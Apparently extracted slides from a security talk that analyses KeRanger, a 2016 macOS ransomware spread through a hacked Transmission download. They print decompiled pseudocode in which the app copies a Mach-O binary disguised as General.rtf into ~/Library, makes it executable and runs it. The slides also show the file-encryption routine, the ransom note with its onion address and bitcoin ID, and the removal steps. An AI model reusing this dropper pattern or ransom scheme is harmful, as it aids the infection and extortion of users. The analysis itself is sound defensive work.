

KERANGER

'first' ransomware on macOS

 KeRanger		
	found on	march 2016
	found by	paloalto networks
	infection	hacked developer's website
	features	encrypt files for ransom
	disinfection	reboot

KERANGER infection vector

official app website; **hacked!**




'validly' signed




hack official website
(transmissionbt.com)



infect app (v2.90)
+/Resources/General.rtf



sign (infected) app



KERANGER

features / goal

```
$ cat /Volumes/Transmission/  
Transmission.app/Contents/Info.plist  
<?xml version="1.0" encoding="UTF-8"?>  
  
<plist version="1.0">  
<dict>  
  
  <key>CFBundleDevelopmentRegion</key>  
  <string>en</string>  
  
  <key>CFBundleExecutable</key>  
  <string>Transmission</string>
```

Info.plist

```
//build path to source (General.rtf)  
__sprintf_chk(pathSrc, 0x0, 0x400, "%s/Resources/General.rtf", ...);  
  
//build path to destination (kernel_service)  
__sprintf_chk(pathDest, 0x0, 0x400, "%s/Library/kernel_service", ...);  
  
//read in source file  
rbx = fopen(pathSrc, "rb");  
var_1448 = fread(r12, 0x1, r13, rbx);  
fclose(rbx);  
  
//write it out to destination  
r14 = fopen(pathDest, "wb+");  
fwrite(r12, var_1448, 0x1, r14);  
fclose(r14);  
  
//set it to executable  
chmod(pathDest, 0x40);  
  
//launch it!  
system(pathDest);
```




Transmission decompiled

General.rtf kernel service

KERANGER

features / goal



mach-O binary!

```
patrick$ file Transmission.app/Contents/Resources/General.rtf
General.rtf: Mach-O 64-bit executable x86_64
```

```
patrick$ hexdump -C Transmission.app/Contents/Resources/General.rtf
00000000  cf fa ed fe 07 00 00 01  03 00 00 80 02 00 00 00  |.....|
00000010  05 00 00 00 78 02 00 00  05 00 00 00 00 00 00 00  |...x.....|
00000020  19 00 00 00 48 00 00 00  5f 5f 50 41 47 45 5a 45  |...H...__PAGEZE|
00000030  52 4f 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |RO.....|
```

Finder says: 'RTF'

but it's not!

KERANGER

features / goal


```
patrick$ upx -d Resources/General.rtf
```

Ultimate Packer for eXecutables

File size	Ratio	Format	Name
304416 <- 139264	45.75%	Mach/AMD64	General.rtf

Unpacked 1 file.

unpack (upx -d)



/Users/*

/Volumes:

.doc/.jpg...

```
//encrypt /Users
recursive_task("/Users", _encrypt_entry, _putReadme);

//encrypt /Volumes
recursive_task("/Volumes", _check_ext_encrypt, _putReadme);

//build path to '.kernel_complete'
sprintf_chk(0x0, 0x0, 0x400, "%s/Library/.kernel_complete"...);

//write to '.kernel_complete'
rbx = fopen(0x0, "w");
fwrite("do not touch this\n", 0x12, 0x1, rbx);
```

General.rtf/kernel_service

README_FOR_DECRYPT.txt — Edited

Your computer has been locked and all your files has been encrypted with 2048-bit RSA encryption.

Instruction for decrypt:

1. Go to <https://fiwf4kwysm4dpw5l.onion.to> (IF NOT WORKING JUST DOWNLOAD TOR BROWSER AND OPEN THIS LINK: <http://fiwf4kwysm4dpw5l.onion>)
2. Use 1PGAUBqHNCwSHYKnpHgZCrPkyxNxvsmEof as your ID for authentication
3. Pay 1 BTC (~407.47\$) for decryption pack using bitcoins (wallet is your ID for authentication - 1PGAUBqHNCwSHYKnpHgZCrPkyxNxvsmEof)
4. Download decrypt pack and run


---> Also at <https://fiwf4kwysm4dpw5l.onion.to> you can decrypt 1 file for FREE to make sure decryption is working.

decryption instructions

KERANGER disinfection



kernel_service



~/Library/kernel_*



upgrade to
version 2.93+



updated XProtect
signatures



